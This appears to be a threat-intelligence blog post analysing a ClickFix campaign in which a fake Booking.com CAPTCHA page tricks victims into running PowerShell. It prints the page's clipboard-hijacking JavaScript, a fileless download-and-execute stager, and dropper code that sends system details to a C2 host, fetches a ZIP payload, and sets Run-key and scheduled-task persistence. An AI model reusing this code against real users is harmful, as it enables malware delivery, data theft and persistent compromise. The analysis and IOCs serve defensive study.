
Preamble
In a previous article, we introduced the ClickFix technique. A full attack chain leveraging this technique was detected in mid-March 2026. It was publicly disclosed on X (formerly Twitter) by a MalwareBazaar member, known to regularly share malware samples. Despite attackers changed the initially used domains, we provide in this post an in-depth analysis of this ClickFix campaign.
Initial access phase
Tricking victims
The ClickFix attack chain starts with a malicious webpage hosted on an attacker-controlled domain. A victim reaches it after being tricked into it, typically via a phishing email or a malicious advertisement.
Visual design

To enhance its credibility, it impersonates the Booking.com's visual identity and presents a fake CAPTCHA ("I'm not a robot"). The screenshot below shows the webpage's harmless appearance... In reality, malicious JavaScript code is hidden behind it (you can notice that the URL does not match the Booking.com domain):
Malicious code analysis
The JavaScript code behind this page is not obfuscated, making it fully readable. Several key elements emerge from this analysis, including an explicit error handling with fallback mecanisms, and a clean, well-structured codebase.
These characteristics suggest the use of a ready-to-use kit.
The JavaScript code execution follows these five steps:
Initialization and malicious command fetching
On page load, the JavaScript script executes an asynchronous request to the originating server that is hosting the webpage.

The getCommandFromServer function begins like this:
get_command
async function getCommandFromServer() {
try {
const response = await fetch('/ern-ZIoCCeHgBJpt2g33q1ZHZmrC2jCoRE1hGJ5O38s?get_command=1');
const data = await response.json();
[...]
We notice that there is only one parameter ( get_command=1 ) for this URL. During our tests, we attempted to inject various values to this parameter : numbers (0, 2...), strings, or empty values, in order to extract additionnal information. The server always returned the same content. This suggests that the server-side implementation is quite basic: the get_command parameter is used as a simple trigger rather than a payload selector, at least for now.
Below are illustred the browser-side request and response during the page load. Notably, the returned JSON content includes a PowerShell command, which is highly suspicious...


At this point, the webpage is still loading and no user action has occurred yet. The command has been fetched and stored in a global variable for later use.
Information
Fetching the command dynamically enables the attacker to modify it without having to change the client-side code. This provides flexibility (command hot-swapping) and makes the static detection harder. Indeed, there is no direct trace of this command in the DOM nor in the JavaScript script, which restricts the automatted scanners effectiveness.
This PowerShell command, executed by the victim during the final step, uses the fileless technique to download a PowerShell script from the wiosyrondaty[.]com domain. It is executed directly in memory without writing any file to disk : this technique combines several options to remain stealthy and bypass security protections.
The table below summarizes each of these options:
Option | Meaning | Role |
-C | -Command | Marks that the following string is a command to be executed directly |
-EP B | -ExecutionPolicy Bypass | Bypasses the local execution policy to allow the script to run |
-W H | -WindowStyle Hidden | Executes PowerShell silently, with no visible window |
iex (irm wiosyrondaty[.]com) | iex is the alias for the Invoke‑Expression cmdlet: it executes the received text as PowerShell code. Then the irm alias stands for the Invoke‑RestMethod cmdlet: it retrieves the server-returned content. | Downloads and runs a script in memory, without writing anything to disk (stager) |
We will analyse the PowerShell script in greater detail later.
Sequential decoy rendering
During the command-fetching phase, the script uses a chain of setTimeout() calls to gradually reveal the fake CAPTCHA interface. This produces a realistic experience, introducing delays and transitions that coax the user into clicking the checkbox. This code is only used to make the interface more convincing but this has no malicious functionality.
Checkbox and command copy
At this point the webpage is fully loaded. The image below shows the page's appearance at this moment:

The checkbox is the primary trigger : when a user clicks it, the command stored in the global variable is automatically copied to the clipboard.
The JavaScript code below illustrates the mechanism used for this automatic copy:
copycmd
checkbox.addEventListener("click", function () {
if (!command) {
alert('Command not available');
return;
}
console.log('Copying command:', command);
const textarea = document.createElement('textarea');
textarea.value = command;
textarea.setAttribute('readonly', '');
textarea.style.position = 'absolute';
textarea.style.left = '-9999px';
document.body.appendChild(textarea);
textarea.select();
try {
const successful = document.execCommand('copy');
console.log('Copy command was ' + (successful ? 'successful' : 'unsuccessful'));
} catch (err) {
console.error('Failed to copy: ', err);
}
document.body.removeChild(textarea);
sendTelegramNotification();
});
Telemetry via Telegram
Right after the command copy to the clipboard, the sendTelegramNotification() function issues a POST request to the URL /ern‑ZIoCCeHgBJpt2g33q1ZHZmrC2jCoRE1hGJ5O38s of the ClickFix server (on the same domain) and transmits the following data:
- the unique verification identifier,
- the current domain,
- the originating webpage (referer),
- the client web identifier (user-agent).
These pieces of information allow the attacker to track, in real time, the users who have reached this stage; they appear to be used for telemetry.
The code below illustrates the sendTelegramNotification() function and shows how it transmits all of these data:
sendTelegram
function sendTelegramNotification() {
const data = {
verification_id: window.verificationId || verificationId,
domain: window.location.hostname,
referer: document.referrer,
user_agent: navigator.userAgent
};
fetch('/ern-ZIoCCeHgBJpt2g33q1ZHZmrC2jCoRE1hGJ5O38s', {
method: 'POST',
headers: {
'Content-Type': 'application/json',
},
body: JSON.stringify(data)
})
.then(response => response.json())
.then(result => {
console.log('Telegram notification result:', result);
})
.catch(error => {
console.error('Error sending Telegram notification:', error);
});
}
It is noteworthy that a large number of console.log statements are used in the script (most likely forgotten debugging traces). These logs make it possible to follow the browser-side code’s execution step by step. The screenshot below shows these console.log outputs and the order of appearance:

Copy-paste interception and monitoring
The authors of this code probably thought: "What if the user copies something else from the webpage?". In order to make sure that the malicious command always ends up in the clipboard, they implemented a function that intercepts all copy actions and automatically replaces the clipboard content with the malicious command. In other words, you could copy any text on the webpage, you would actually always copy the malicious command.
We suppose that this is a a protective measure to guarantee that the command always ends up in the clipboard, but the protection is far from effective: simply copying text from another tab or from outside the webpage defeats the whole scheme...
The code below demonstrates this behavior. It also shows that the function is designed to intercept copy events in all browsers, in order to maximize the chances that the malicious command is placed in the clipboard.
intercepteCopy
document.addEventListener('copy', function (e) {
e.preventDefault();
if (command) {
try {
if (e.clipboardData) {
e.clipboardData.setData('text/plain', command);
console.log('Global copy intercepted, command set to clipboard');
} else if (window.clipboardData) {
window.clipboardData.setData('Text', command);
console.log('Global copy intercepted (IE), command set to clipboard');
}
} catch (err) {
console.error('Error in global copy handler:', err);
}
}
});
Follow the instructions

At this point, the victim has only a few actions left to perform. The screenshot below shows the instructions asked to the victim. Following these steps, the victim in person executes the malicious command, which ends the social‑engineering scheme and allows the download of another script, described in the next section.
Initial access phase summary
The first step of the attack chain relies entirely on social-engineering through a fake CAPTCHA interface. There is no technical exploit here: everything relies on the user, who is coaxed into performing the critical actions himself.
Between the forced copy to the clipboard, the copy events interception and a convincing interface, every detail is designed to maximize the likelihood that the malicious command is executed.
In the end, the malicious command is launched by the victims themselves, allowing the attacker to easily bypass conventional protections. The mechanism is simple, yet effective.
Execution phase
During our initial analysis we assumed that, because the JavaScript code was not obfuscated, the downloaded script would not be obfuscated either. That assumption turned out to be false.
Below is a code extract that illustrates this point:

The analysis of this code highlights five key stages: it is a classic dropper that downloads, deploys, establishes a persistence mechanism and executes an additional payload from the Internet (most likely the final payload).
We will now examine each of these stages in detail.
System fingerprinting
The script starts with a reconnaissance phase. Its purpose is to collect detailed information about the victim's machine in order to determine the running environment. It uses native PowerShell commands and WMI queries to retrieve data about the operating system, hardware, user accounts, antivirus presence, and other key parameters.
That information is then sent to the Command and Control (C2) server through a GET request to a dynamically built URL, using the function shown below.
function elbdfmh_zhgbspmno_bdwttqsxb_bxlhbsehf3rs2q($event, $note="", $path="", $file="") {
$url = 'https://wiosyrondaty[.]com' + '/0I7IRN3o4o8GefoYto39mLjnEmdxcEEK73hReyAT6-A'
$n = (Get-Random -Minimum 1000 -Maximum 99999)
try {
$getUrl = $url + '?id=' + [System.Uri]::EscapeDataString([string]$vxflcwek_taxuk_klnlrpnujh4w1ld1eccq4c) + '&s=' + [System.Uri]::EscapeDataString([string]$event) + '&user=' + [System.Uri]::EscapeDataString([string]$ccnvc_jxjlbn_derwuvwayblqdg5) + '&pc=' + [System.Uri]::EscapeDataString([string]$hcgzi_xkbejhfx3hrl9cz55jv1t2y) + '&cwd=' + [System.Uri]::EscapeDataString([string]$path) + '&osver=' + [System.Uri]::EscapeDataString([string]$nckk_rvcjmubkd1_kzegd9_pryqmenc) + '&osname=' + [System.Uri]::EscapeDataString([string]$rzakz_mfgapwedtcl4l2z4tpdk) + '&pcmodel=' + [System.Uri]::EscapeDataString([string]$psqij_wybmtargz_gieamgogg65xc36zed8) + '&pcmanuf=' + [System.Uri]::EscapeDataString([string]$eip_nhnwzepml9wcacm7xgv08n4819ur) + '&psv=' + [System.Uri]::EscapeDataString([string]$zwwjog_efxw_xyp8_lahb) + '&admin=' + [System.Uri]::EscapeDataString([string]$kty5_evznwrx_wzv67xfu) + '&avinfo=' + [System.Uri]::EscapeDataString([string]$zdqn_noxiudjz10xipuujr9nau) + '&cpu=' + [System.Uri]::EscapeDataString([string]$wqbat6_ymbxnzy_myrwplsco_bt) + '&ram=' + [System.Uri]::EscapeDataString([string]$ptuucgsqt8_yzawg7tubg5y0yd1vs) + '&gpu=' + [System.Uri]::EscapeDataString([string]$hxkwtae_aajae45hujan96) + '&domain=' + [System.Uri]::EscapeDataString([string]$ichdxegc_zanevfyp2y) + '&arch=' + [System.Uri]::EscapeDataString([string]$zmb6_vjwgxzwh6_xfgvtqh94gnmd) + '&tz=' + [System.Uri]::EscapeDataString([string]$rdfboyqe_mik_ikzxrxr5i1gtwow33do) + '&noise=' + $n
if ($file -ne $null -and [string]$file -ne '') { $getUrl += '&exe_name=' + [System.Uri]::EscapeDataString([string]$file) }
if ($note -ne $null -and [string]$note -ne '') { $getUrl += '&msg=' + [System.Uri]::EscapeDataString([string]$note) }
$null = Invoke-WebRequest -Uri $getUrl -Method GET -UseBasicParsing -TimeoutSec 12
} catch {
try {
$m = $url + '?id=' + [System.Uri]::EscapeDataString([string]$vxflcwek_taxuk_klnlrpnujh4w1ld1eccq4c) + '&s=' + [System.Uri]::EscapeDataString([string]$event) + '&user=' + [System.Uri]::EscapeDataString([string]$ccnvc_jxjlbn_derwuvwayblqdg5) + '&pc=' + [System.Uri]::EscapeDataString([string]$hcgzi_xkbejhfx3hrl9cz55jv1t2y) + '&noise=' + $n
$null = Invoke-WebRequest -Uri $m -Method GET -UseBasicParsing -TimeoutSec 12
} catch { }
}
}
Even if the target system doesn’t meet the expectations (too old, irrelevant...), the dropper doesn’t take any specific action: it has no stop‑mechanism and simply continues its execution.
Below are the code lines that handle the information gathering:
— Basic gathering (environment variables): The script starts by pulling simple information from the system's environment variables, such as the current user name and computer name.
$ccnvc_jxjlbn_derwuvwayblqdg5 = $env:USERNAME
$hcgzi_xkbejhfx3hrl9cz55jv1t2y = $env:COMPUTERNAME
$nckk_rvcjmubkd1_kzegd9_pryqmenc = [Environment]::OSVersion.VersionString
— System information through WMI: WMI queries are used to retrieve details on the computer model and manufacturer.
$ilmnd_ltuvggtn_wcj03ql6wqb = Get-WmiObject -Class Win32_ComputerSystem
$psqij_wybmtargz_gieamgogg65xc36zed8 = $ilmnd_ltuvggtn_wcj03ql6wqb.Model
$eip_nhnwzepml9wcacm7xgv08n4819ur = $ilmnd_ltuvggtn_wcj03ql6wqb.Manufacturer
$rzakz_mfgapwedtcl4l2z4tpdk = (Get-WmiObject -Class Win32_OperatingSystem).Caption
— PowerShell version and privileges: The script checks the PowerShell version and determines whether it will run under an account with administrator rights.
$zwwjog_efxw_xyp8_lahb = $PSVersionTable.PSVersion.ToString()
$kty5_evznwrx_wzv67xfu = (
[Security.Principal.WindowsPrincipal]
[Security.Principal.WindowsIdentity]::GetCurrent()
).IsInRole([Security.Principal.WindowsBuiltInRole]::Administrator)
— CPU: Processor information is collected, including the full CPU name.
$p = Get-WmiObject -Class Win32_Processor -ErrorAction SilentlyContinue | Select-Object -First 1
if ($p -and $p.Name) {
$wqbat6_ymbxnzy_myrwplsco_bt = ($p.Name -replace '\s{2,}', ' ').Trim()
}
— RAM: The amount of available RAM is retrieved.
$cs = Get-WmiObject -Class Win32_ComputerSystem -ErrorAction SilentlyContinue
if ($cs -and $null -ne $cs.TotalPhysicalMemory) {
$gb = [math]::Round($cs.TotalPhysicalMemory / 1GB, 1)
$ptuucgsqt8_yzawg7tubg5y0yd1vs = "$gb GB"
}
— Antivirus: It queries the system to detect any installed antivirus solutions.
$zdqn_noxiudjz10xipuujr9nau = Get-CimInstance -ClassName AntiVirusProduct `
-Namespace root/SecurityCenter2 -ErrorAction SilentlyContinue |
Select-Object -ExpandProperty displayName
if ($zdqn_noxiudjz10xipuujr9nau) {
$zdqn_noxiudjz10xipuujr9nau = ($zdqn_noxiudjz10xipuujr9nau -join " | ")
} else {
$zdqn_noxiudjz10xipuujr9nau = "None"
}
— Domain membership: The script attempts to determine whether the machine is joined to an Active Directory domain.
if ($env:USERDOMAIN) {
$ichdxegc_zanevfyp2y = $env:USERDOMAIN
} elseif ($env:LOGONSERVER) {
$ichdxegc_zanevfyp2y = $env:LOGONSERVER -replace '\', ''
}
— Architecture: The operating system architecture (32‑bit or 64‑bit) is identified.
if ([Environment]::Is64BitOperatingSystem) {
$zmb6_vjwgxzwh6_xfgvtqh94gnmd = "x64"
} else {
$zmb6_vjwgxzwh6_xfgvtqh94gnmd = "x86"
}
— Time zone: The current time‑zone setting is retrieved.
$tz = Get-TimeZone -ErrorAction SilentlyContinue
if ($tz) {
$rdfboyqe_mik_ikzxrxr5i1gtwow33do = $tz.Id
}
Downloading another payload
After the recon phase, the dropper moves straight to the download of a ZIP archive from https://hailmeinc[.]com/bkmsiqop[.]zip primarily using the HttpClient API. It contains an advanded error handling mechanism with a retry counter ($maxAttempts = 4). The file is first written to the %TEMP% directory with a temporary extension (.tmp), then its size and its integrity as a ZIP archive are checked before being renamed with a .zip extension.
If the first attempts fail (up to three), the script switches to an alternative method using Invoke-WebRequest. Once the download is confirmed, the script sends a success message to the Command and Control (C2) server.
Information
If the payload download fails or is invalid, the script deletes the temporary files, sends a download_fail message to the C2 server, and the system compromise stops.
The code below illustrates the way it works:
$rmrnmjv_xowrzfw_ergg = 'https://hailmeinc.com/bkmsiqop[.]zip'
$kayptkrgh_cebx_ytc_ist45mlz = "$env:TEMP\metvtbg3_zpd_ptred.zip"
$ybhjmpx_thul7yx6q361p4hxk = $kayptkrgh_cebx_ytc_ist45mlz + ".tmp"
$minValidBytes = 10240
$maxAttempts = 4
$totalTimeoutSec = 320
for ($attempt = 0; $attempt -lt $maxAttempts; $attempt++) {
if ($attempt -le 2) {
$handler = New-Object System.Net.Http.HttpClientHandler
$handler.AutomaticDecompression = [System.Net.DecompressionMethods]::GZip -bor [System.Net.DecompressionMethods]::Deflate
$client = New-Object System.Net.Http.HttpClient($handler)
$client.Timeout = [TimeSpan]::FromSeconds($totalTimeoutSec)
$client.DefaultRequestHeaders.Add("User-Agent", "Mozilla/5.0")
$response = $client.GetAsync($rmrnmjv_xowrzfw_ergg).Result
$stream = $response.Content.ReadAsStreamAsync().Result
$fs = [System.IO.File]::Create($ybhjmpx_thul7yx6q361p4hxk)
$stream.CopyTo($fs)
$fs.Close()
$stream.Close()
$client.Dispose()
}
else {
$progressPreference = 'SilentlyContinue'
Invoke-WebRequest -Uri $rmrnmjv_xowrzfw_ergg `
-OutFile $ybhjmpx_thul7yx6q361p4hxk `
-UserAgent "Mozilla/5.0 (Windows NT 10.0; Win64; x64)" `
-UseBasicParsing `
-TimeoutSec $totalTimeoutSec `
-MaximumRedirection 5
}
if (Test-Path $ybhjmpx_thul7yx6q361p4hxk) {
$fileInfo = Get-Item $ybhjmpx_thul7yx6q361p4hxk
if ($fileInfo.Length -ge $minValidBytes) {
Move-Item $ybhjmpx_thul7yx6q361p4hxk $kayptkrgh_cebx_ytc_ist45mlz -Force
break
}
}
}
Deployment
After the download, the dropper attempts to deploy the payload into several possible directories on the system.
It first builds a list of candidate folders, all of which reside within the user's personal directory. In theory, this should avoid any write‑permission issues.
$folders = @(
"$env:LOCALAPPDATA",
"$env:APPDATA",
"$env:TEMP",
"$env:USERPROFILE\AppData\Local",
"$env:USERPROFILE\Documents"
)
Then, the dropper iterates over each candidate folder, extracts the ZIP archive into a unique sub‑directory and hides the extracted files (through the file attributes). If any step fails, it tries again with the next folder in the list.
Persistence
Once deployed, the dropper ensures the persistence of the payload by scheduling its automatic execution, at user logon. To identify it : it scans the extracted files and selects the first file whose extension is .exe or .bat.
$pxtpgmp_mzlpvpwd_djkfv5euf5ym = Get-ChildItem -LiteralPath $hjczxmu5_ylniricgh5t9o1egfo8v5vx -Filter "*.exe" -Recurse -File -ErrorAction SilentlyContinue | Select-Object -First 1
if (-not $pxtpgmp_mzlpvpwd_djkfv5euf5ym) {
$pxtpgmp_mzlpvpwd_djkfv5euf5ym = Get-ChildItem -LiteralPath $hjczxmu5_ylniricgh5t9o1egfo8v5vx -Filter "*.bat" -Recurse -File -ErrorAction SilentlyContinue | Select-Object -First 1
}
[...]
$dak_byhtc_rbcqve47lftj33h67wvs5mtq = $pxtpgmp_mzlpvpwd_djkfv5euf5ym.FullName
[...]
$buodgdzpc_abmemxc_jnqbazymol7m1gv = 'HKCU:\Software\Microsoft\Windows\CurrentVersion\Run'
$ztiby6_lsofozr7hfvcxz19dwufszdig2hn = "ivni9_sauqw9_csq_jzdfo${var_map['unique_tag']}"
$dhri_qrzloz2_mcf_abwapumflh = '"' + $dak_byhtc_rbcqve47lftj33h67wvs5mtq + '"'
try {
Set-ItemProperty -Path $buodgdzpc_abmemxc_jnqbazymol7m1gv -Name $ztiby6_lsofozr7hfvcxz19dwufszdig2hn -Value $dhri_qrzloz2_mcf_abwapumflh -ErrorAction Stop
[...]
Here is an overview of the registry key created especially for this attack chain payload:

If this technique fails, the dropper attempts a fallback with a scheduled task:
$tqkek_oxp_oxwi_rahjn7lojrz1bwd5 = "ivni9_sauqw9_csq_jzdfo${var_map['unique_tag']}"
[...]
$taskTr = '"' + $dak_byhtc_rbcqve47lftj33h67wvs5mtq + '"'
$taskCreated = $false
try {
$null = & schtasks /create /tn $tqkek_oxp_oxwi_rahjn7lojrz1bwd5 /tr $taskTr /sc onlogon /f /rl limited
if ($LASTEXITCODE -eq 0) { $taskCreated = $true; $utl_iawknluwgoky6rb0nvzt5h0yj6y4s = $true }
} catch { }
Here, it creates a scheduled task named ivni9_sauqw9_csq_jzdfo which executes the payload at each user's session opening.
Persistence is achieved via the Windows Registry and scheduled tasks. If both mechanisms fail, the dropper does not attempt any other technique, and the payload will not survive a Windows log‑off.
Payload execution
The dropper launches the final payload, either by its executable or its startup script. The execution occurs in the background with no user interaction.
$dhri_qrzloz2_mcf_abwapumflh = '"' + $dak_byhtc_rbcqve47lftj33h67wvs5mtq + '"'
Start-Process -FilePath $dak_byhtc_rbcqve47lftj33h67wvs5mtq -WindowStyle Hidden
Execution phase summary
This PowerShell script is a classic dropper, organized around a few well-defined stages:
- System reconnaissance
- Payload download
- Deployment
- Persistence attempt
- Payload execution
The analysis reveals a straightforward yet effective logic, with fallback mechanisms (multiple candidate folders, alternative persistence methods) that boost the likelihood of success. The script incorporates a reporting system, giving the attacker visibility into the progress of each stage.
In a forthcoming article we will analyse the final payload dropped and executed on the victim’s machine.

Observed techniques mapping (MITRE ATT&CK)
Technique type | Reference | Description |
Execution | User Execution: Malicious Copy and Paste | |
Execution | Command and Scripting Interpreter: PowerShell | |
Persistence, Privilege Escalation | Boot or Logon Autostart Execution: Registry Run Keys / Startup Folder | |
Persistence, Execution | Scheduled Task/Job: Scheduled Task | |
Discovery | Account Discovery | |
Discovery | Software Discovery: Security Software Discovery | |
Discovery | System Time Discovery |
The corresponding entries in the MITRE matrix produces the following visual:
Identified IOCs
Type | Usage | Value | Description |
ClickFix Site | |||
Domain | ClickFix | accountpulsecentre.help | Malicious website which leverages the ClickFix technique and delivers the initial malicious command. |
URL | ClickFix | https[:]//accountpulsecentre[.]help/ern-ZIoCCeHgBJpt2g33q1ZHZmrC2jCoRE1hGJ5O38s?get_command=1 | Delivery of a ClickFix command. |
URL | ClickFix | https[:]//accountpulsecentre[.]help/ern‑ZIoCCeHgBJpt2g33q1ZHZmrC2jCoRE1hGJ5O38s | Notification URL indicating that a user has copied the malicious command to the clipboard. |
Payload n°1 | |||
Domain | Payload n°1 C2 n°1 | wiosyrondaty.com | Delivery of an initial PowerShell payload. |
URL | C2 n°1 | https[:]//wiosyrondaty[.]com/0I7IRN3o4o8GefoYto39mLjnEmdxcEEK73hReyAT6-A | URL used to exfiltrate information discovered on the victim’s system. The data are transmitted in a GET‑request query parameter. |
File hash | Payload n°1 | d67c7cddbe74beb6b7ca9dac2d4795a2bba539cc49497161149e61f07ddc753e | PowerShell script executed in memory (file‑less) via the malicious command. |
Payload n°2 | |||
Domain | Payload n°2 | hailmeinc[.]com | Delivery of a second payload. |
URL | Payload n°2 | https[:]//hailmeinc[.]com/bkmsiqop[.]zip | Delivery of a second payload. |
File hash | Payload n°2 | 84dffd306e8bbdf1c1eaf39526dba36c8c442c673348c63445e848aec737e0ba | Delivery of a second payload. |
File path | Payload n°2 | %TEMP%metvtbg3_zpd_ptred.zip | Downloaded payload as a ZIP archive. |
File path | Payload n°2 | %TEMP%metvtbg3_zpd_ptred.zip.tmp | Temporary file used to download the 2nd payload. The file is left undeleted when the download yields a file smaller than 10 KB. |
Persistence | |||
Registry path | Persistence payload n°1 | HKCUSoftwareMicrosoftWindowsCurrentVersionRunivni9_sauqw9_csq_jzdfo | Registry startup key that launches the payload when the user's session starts. |
Scheduled task | Persistence payload n°1 | ivni9_sauqw9_csq_jzdfo | Scheduled task that launches the payload when the user’s session starts. |